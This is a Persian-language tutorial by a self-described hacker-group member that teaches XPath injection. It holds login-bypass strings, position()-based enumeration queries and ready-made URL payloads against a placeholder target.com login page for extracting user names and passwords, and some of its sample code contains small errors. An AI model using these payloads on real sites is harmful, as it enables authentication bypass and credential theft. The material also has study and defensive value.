[Persian]

Xpath Injection

XML files are vulnerable to *injection* attacks

فایل های xml در معرض حملات تزریقی هستند

The Art of Injection

@Written by SajjadBnD

#Blackwolf_Iran

#blackwolf@post.com

[چکیده]

در این مقاله به آشنایی با فایل های xml و بررسی آسیب پذیری های xml و همچنین متد های موجود و کشف شده برای تزریق این حفره می پردازیم .

در این مقاله ی سری از نکات کلیدی و همچنین دستورات تزریقی xml جهت بررسی و اکسپلویت کردن باگ xpathi توضیح و آموزش داده خواهد شد

پس از مطالعه این مقاله از شما انتظار می رود تا بتوانید حدقل فایل های xml را شناسایی کنید .

علم لازم و کوئری ها و دستورات تزریقی به فایل های xml را درک کنید و اطلاعات مفیدی کسب کرده باشید

متد هایی از جمله بررسی گره ها و استخراج و شناسایی گره ها

شناسایی گره های نامشخص و المنت های نامشخص

و نرم افزار تحت وب مورد نظر را اینجکت و به داده های درون فایل های xml ها دست یابید و بتوانید به درستی اکسپلویت کنید .

[فهرست]

[توضیحات راجب باگ مورد نظر | مقدمه]

تزریقات این حمله (Xpath) تکنیکی برای اکسپلویت کردن نرم افزار های تحت وب ساخته شده با xml path language، می باشد. با این متد میتوان پرس جو (کوئری) هایی به سمت فایل های (دیتابیس) xml که حاوی اطلاعات و داده ها هستند انجام داد .

این متد تزریقات همچون متد های SQL می باشد با این تفاوت که کوئری های ما متفاوت هست و همچنین نتیجه به صورت متفاوتی به نمایش در خواهد آمد .

این متد به شما این امکان را میدهد که بتوانید نرم افزار های تحت وبی که با xml path language ساخته شده اند را اکسپلویت کنید و داده هارا به راحتی از دیتابیس استخراج کنید.

[شرایط]

در این حمله ، نفوذگر لازمه ی دانستن ی سری اطلاعات می باشد

یعنی شما برای اینکه بتوانید به صورت حرفه ای و واضح اقدام به حمله کنید حتما باید ی سری اطلاعات از تارگت مورد نظر را داشته باشید :


1) نفوذگر باید دسترسی مستقیم به سرور (نقطه پایانی ، endpoint) داشته باشد .
2) نفوذگر باید از وجود متاداده ها مطلع شود از جمله فایل های WSDL .
3) نفوذگر حتما باید مجوز (Permission) دسترسی به سرور درون شبکه را داشته باشد .

شرایط فوق در حمله ما خیلی موثر می باشند .

چرا که اگر چنین شرایطی وجود نداشته باشد شما نمیتوانید حمله خود را آغاز و یا اصلا به سرور دسترسی داشته باشید .

[تصویر گرافیکی از حمله]

هدف از این حمله در منطق برنامه، اجرای سوالاتی هست که توسط توسعه دهنده در نظر گرفته نشده (فیلتر نشده)



[نمونه ای از آسیب پذیری به عنوان مثال]

ازین قطعه کد Xml برای مثال استفاده میکنیم :

```
<?xml version="1.0" encoding="utf-8"?>
<user>
   <user ID="1">
      <FirstName>sajjad</FirstName>
      <LastName>bnd</LastName>
      <UserName>lordblack</UserName>
      <Password>123456</Password>
      <Type>Admin</Type>
   </user>
   <user ID="2">
      <FirstName>whiteman</FirstName>
      <LastName>Pan</LastName>
      <UserName>PPan</UserName>
      <Password>NotTelling</Password>
      <Type>User</Type>
   </user>
</Employees>
```

خب ما فرض میکنیم ی صفحه احراز هویت (لاگین) داریم که به این فایل متصل و اطلاعات را فراخوانی و عملیات را روی این فایل انجام میدهد .

خب همون طور که میدانیم دو فیلد برای لاگین داریم نام کاربری و کلمه عبور

که این دو فیلد با استفاده از ی سری کد های تعریف شده عمل مقایسه عبارات ورودی با دیتابیس را انجام میدهند که احراز هویت کاربر مشخص بشود .

گام به گام :

1) کاربر عضو ، نام کاربری و کلمه عبور خود را وارد فیلد ها کرده و دکمه لاگین را میزند.
2) عبارات ورودی توسط کد ها با دیتابیس مقایسه خواهند شد
3) در صورت صحیح بودن عبارات با دیتابیس کاربر لاگین خواهد شد .

خب اگر ما این روند را به صورتی دور بزنیم یا به عنوانی بتوانیم Bypass کنیم – میتوانیم بدون آگاه بودن از نام کاربری و کلمه عبور تزریقات خودمان رو انجام دهیم .

به عنوان مثال عبارت تشخیص احراز هویت ما به صورت زیر می باشد :

```
"//Employee[UserName/text()='" + Request("Username") + "' And
        Password/text()='" + Request("Password") + "']"
```

ورودی کاربر عادی :

نام کاربری : Admin

پسورد : **********

ورودی نفوذگر جهت بایپس عملیات بالا :

```
نـام کـاربـری :  ' or 1=1 or 'a'='a
پـسورد :  ' or 1=1 or 'a'='a
```

در این ورودی تنها قسمت اول از عملیات مقایسه انجام میشود و بقیه True برمیگرداند و همچنین قسمت اول هر عبارتی باشد با تمامی یوزر های درون دیتابیس مطابقت دارد به دلیل وجود این کارکتر : "1=1"

تا به حال باید با این فایل های Xml آشنا و به صورت خلاصه نحوه نفوذ را فرا گرفته باشید

ازین قسمت به بعد ما وارد مباحث تخصصی تر و مباحث اینجکت و دریافت اطلاعات از پایگاه داده مورد نظر خواهیم شد .

همان طور که میدانیم فایل های xml دارای ی سری گره (node) هایی هستش که به بالاترین المنت (element) ، روت گفته میشود که در تکه کد بالا که مثال زده شد قسمت روت المنت ما با یوزرنیم Admin موجود بود .

[مبانی Xpath Injection]

در این قسمت ما ی سری از پرس جو (query) های مربوط به اینجکت به این فایل ها (دیتابیس) را مرور خواهیم کرد .

در این قسمت خواهیم آموخت :

1) انتخاب گره ای از Xpath
2) مبانی اصطلاحات Xpath
3) انتخاب راه های نامشخص
4) انتخاب چندین راه
5) مقدمه ای برای تزریق به پرس جو های Xpath

کدهای رو به رو را در نظر بگیرید

ی قسمت از کد های فایل xml که دارای ی سری

اسم کتاب و داده ها هستن .

```
<?xml version="1.0" encoding="UTF-8"?>
<lib>
<book>
  <title lang="fa">Xpath injection</title>
  <price>10</price>
</book>
<book>
  <title lang="fa">Learning XML</title>
  <price>12.5</price>
</book>
<book>
  <title lang="fa">Learning XPATH</title>
  <price>30.20</price>
</book>
</bookstore>
```

Xpath از اصطلاحات درون فایل های xml برای انتخاب گره (node) استفاده میکند .

پر کار برد ترین اصطلاحات (دستورات) برای انتخاب مسیر ، به شرح زیر می باشد :

عبارات		توضیحات
اسم گره		انتخاب تمام گره ها از "اسم گره"
/		انتخاب از گره ریشه اصلی
//		انتخاب گره ها از فایل جاری
.		انتخاب گره ی فعلی
..		انتخاب زیر مجموعه گره از گره ی فعلی
@		انتخاب ویژگی(متغیر)

[جست جوی عباراتی مشخص | Predicates]

Predicates ها برای جست جو گره ها استفاده میشوند و همچین استخراج گره ها به همراه مقدار های ذخیره شده درون آن ها .

Predicates همیشه در داخل براکت ها تعبیه شده اند .

در جدول زیر مثال هایی جمع آوری شده اند.

مسیر ها به همراه دستورات		نتایج
/lib/book[1]	:	انتخاب المنت اول از مجموعه المنت های lib
/lib/book[last()]	:	انتخاب آخرین کتاب از المنت های lib
/lib/book[last()-1]	:	انتخاب تمامی المنت های موجود به جز آخرین المنت
/lib/book[position()<3]	:	انتخاب اولین دو کتاب از مجموعه المنت های lib
//title[@lang]	:	انتخاب موضوع تمامی المنت هایی که دارای المنت lang هستند
//title[@lang='fa']	:	انتخاب تمامی موضوعاتی که دارای المنت lang با مقدار fa هستند
/lib/book[price>35.00]	:	انتخاب تمامی کتاب هایی که قیمت آن ها بزرگ تر از 35.00 هستند در مجموع المنت های lib
/lib/book[price>35.00]/title	:	انتخاب تمامی موضوعات کتاب ها در مجموعه lib که قیمت آن ها بیشتر از 35.00 می باشد

[انتخاب مسیر های نامشخص]

در این بخش می توانیم از xpath wildcarts استفاده کنیم در انتخاب مسیر های نامشخص .

WILDCARD	توضیحات
*	در نظر گرفتن هر گره عنصر
@*	در نظر گرفتن هر المنت در گره
NODE()	در نظر گرفتن هر گره در هر جایی

[انتخاب چندین مسیر]

با استفاده از عملگر | میتوانیم به چندین مسیر در xpath دست یابیم و استفاده کنیم .

به منظوری با این عملگر میتوانیم چندین مسیر را در xpath انتخاب کنیم .

مسیرا ها	نتایج
//book/title | //book/price	انتخاب موضوعات و قیمت ها از المنت های درون المنت کتاب
//title | //price	انتخاب تمامی موضوعات و قیمت ها در سند
/lib/book/title | //price	انتخاب تمامی موضوعات در المنت های کتاب در المنت های lib و قیمت ها در سند

[مقدمه ای برای تزریق به پرس جو های Xpath]

خب حالا اگر شما مطالب فوق را به درستی خوانده باشید با مفهوم xpath و تکنیک های xpath injection آشنایی خواهید یافت .

همچنین در ادامه به مباحثی جهت تزریق به فایل ها و اسناد xml خواهیم پرداخت .

فرض کنید :

ما ی صفحه ای برای ورود اعضا داریم و همچنین مجوز های لازم برای انجام احراز هویت رو داریم .

خب حالا ما اینجا دوتا فیلد برای پر کردن و جایگذاری نام کاربری و کلمه عبور داریم .

کاربر عادی به عنوان مثال با یوزرنیم user1 لاگین خواهد کرد و در دستور چنین چیزی رخ میدهد :

/root/parent/something[username='user1']/user

خب اگر جای این رشته عبارت ورودی ما از متد بایپس بخواهیم استفاده کنیم که در بالا توضیح داده شد به این صورت خواهد شد :

/root/parent/something[username='' 'or'']/user

ما میتوانیم جزئیات مربوط به اولین کاربر را مشاهده کنیم.

خب اگر بخواهیم از متد های کوئری استفاده کنیم میتوانیم با همین متد تمامی اطلاعات و داده هارو استخراج کنیم ;D

```
/root/users/login[username='' or position()=1 or '']/user
/root/users/login[username='' or position()=2 or '']/user
/root/users/login[username='' or position()=3 or '']/user
/root/users/login[username='' or position()=4 or '']/user
/root/users/login[username='' or position()=5 or '']/user
```

با استفاده از این تابع position() همان طور که توضیح داده شد میتوانیم جزئیات یک به یک کاربران رو مشاهده کنیم .

خب فکر میکنم که شما تا به حال هم با مفهوم xpath هم با اینجکت ها و همچنین کوئری ها آشنایی لازم رو پیدا کردین

در قسمت های بعدی راه های بهتری برای پرس جو در این فایل های xml و بیرون کشیدن داده ها گفته خواهد شد .

[تکرار از طریق عنصر ها و نهاد ها]

در این قسمت ما به شما آموزش خواهیم داد که چگونه از طریق url بدونه داشتن اندکی علم موفق به تزریق در فایل های xml شوید .

در این قسمت به بررسی گزینه های زیر می پردازیم :

1) تست تارگت مورد نظر و تایید xpath injection
2) تکرار روی گره ها
3) استخراج داده از گره ها و المنت های زیر مجموع و مجموع

اکثر دوستانی که در این مباحث و همچنین در مباحث SQLi به محض اینکه ی اروری دریافت میکنند چه از نوع برنامه نویسی چه از نوع internal و هر نوعی دیگر شروع به اینجکت از متد union میکنند و آخر یا موفق به اینجکت میشوند یا با فایروال waf رو به رو خواهند شد یا به موفقیت نخواهند رسید .

خب ما در این بخش به اینجکت فایل های xml از طریق همین ارور ها می پردازیم

[تست تارگت مورد نظر و تایید باگ]

توجه داشته باشید که بخش تست کردن اینکه آیا تارگت ما حاوی باگ هست یا خیر خیلی مهم و **حائز** اهمیت بیشتری هست .

در اینجا به اندازه کافی از متد های تست آورده شده است :

```
1 or 1=1
1 or true
' or ''='
" or ""="
```

با استفاده از این کارکتر ها ما تست می کنیم که ایا تارگت مورد نظر ما دارای حفره امنیتی xpathi هست یا خیر .

همچنین ما با استفاده از کارکتر ها + تابع position() میتوانیم به صورت مستقیم اولین یوزرنیم را استخراج کنیم .(اولین المنت از اولین مجموعه در فایل xml)

```
1 or postition()=1 or 1=1
1 or postition()=1 or true
' or postition()=1 or ''='
" or postition()=1 or ""="
```

ما فرض را بر این میگیریم که تارگت ما دارای باگ می باشد و اینجکت خود را به صورت زیر پیش خواهیم برد :

برای استخراج نام کاربر با id=1 :

```
/xmlfile/users/user[id='1']/username
```

برای استخراج نام کاربری با id=2 :

```
/xmlfile/users/user[id='2']/username
```

برای استخراج پسورد، کاربری با نام 'sajjad' :

```
/xmlfile/users/user[username="sajjad"]/password
```

برای استخراج تلفن کاربری با نام sajjad به همراه پسورد 123456 :

```
/xmlfile/users/user[username="sajjad" and password="123456"]/phone
```

برای استخراج اولین نام کاربری :

```
/xmlfile/users/user[position()=1]/username
```

راه های فوق بهترین راه برای استخراج داده از فایل های آسیب پذیر xml می باشند.

البته ممکنه راه های بهتری هم برای استخراج وجود داشته باشد اما راه جامع و کوئری های موجود چنین چیزایی هست که بنده قید کردم .

[تکرار روی گره ها | شناسایی گره ها]

در این قسمت ما به اینجکت توسط **XPATH** می پردازیم .

ما صفحه لاگینی داریم و این صفحه با استفاده از متد get اطلاعات داخل فیلد هارا ارسال میکند

حال بخواهیم اینجکت خودمان را پیاده سازی کنیم به این شکل میتونیم کار خودمان را پیش ببریم

ابتدا باپس های موجود را یکی پس از دیگری امتحان میکنیم به فرض یکی جواب داد و در ادامه به این صورت عمل میکنیم :

```
http://target.com/login/login.php?username='or''='
```

ما در اینجا ارور دریافت خواهیم کرد یا به صورت ناقص لاگین خواهیم شد | داده ای از یک المنت خاصی دریافت خواهیم کرد .

برای دریافت داده های دیگر طبق معمول از تابع position() استفاده میکنیم .

```
http://target.com/login/login.php?username='or position()=2 and''='
```

در این قسمت ما اطلاعات و داده های مربوط به گره دومی را دریافت میکنیم و همین طور میتوانیم گره های بعدی را با تغییر دادن عدد position() دریافت کنیم و همچنین میتوانیم با استفاده از کوئری و دستوراتی که در قسمت های قبل گفته شد زیر مجموعه یا داده های دیگری از یک گره مشخص رو دریافت کنیم .

```
http://target.com/login/login.php?username='or position()=3 and''='
```

به این صورت ما میتوانیم گره های موجود را پیدا و شناسایی کنیم .

[استخراج داده از گره ها و المنت]

در قسمت قبل ما با استفاده از تابع position() موفق به شناسایی گره های موجود شدیم .

در این قسمت موفق به استخراج داده ها از یک گره خاصی خواهیم شد . خب المنت ها بصورت سخت کدگذاری شده اند که ما با استفاده از عملگری موفق به بایپس و استخراج داده ها به صورت کامل خواهیم شد .

برای استخراج کردن این داده ها باید ما از عملگر pipe استفاده کنیم و دو کوئری رو باهم ترکیب کنیم و نتیجه :

خروجی : المنت دوم از گره اول

```
http://target.com/login/login.php?username=' or position()=1]/*[2]|/a['
```

خروجی : المنت دوم از گره اول

```
http://target.com/login/login.php?username=' or position()=1]/*[3]|/a['
```

خروجی : المنت چهارم از گره اول

```
http://target.com/login/login.php?username=' or position()=1]/*[4]|/a['
```

خروجی : المنت اول از گره دوم

```
http://target.com/login/login.php?username=' or position()=2]/*[1]|/a['
```

به این صورت شما میتوانید اینجکت خود را انجام دهید و به داده های درون فایل های xml دست یابید .

[سخن پایانی]

در این مقاله متاسفانه نشد از کسی کمک بگیرم و به تنهایی این مقاله رو ساختم و نوشتم

همچنین از کسایی همچون دوستان و استادان متشکرم که به بنده کمک کردن تا به اینجا برسم و بتونم حداقل از علم کم خودمو به اشتراک بزارم بین همه و دوستان خودم .

دوستان من :

Hacker Khan

MrKhatar

Ormazd

Hellish_Pn

Crazy Boy

RexProg

Hacker17

&

Iranonymous - Csst

تشکر و قدردانی از استادان دانشگاهم :

Mr Azari

_ _

#SajjadBnD - Blackwolf_Iran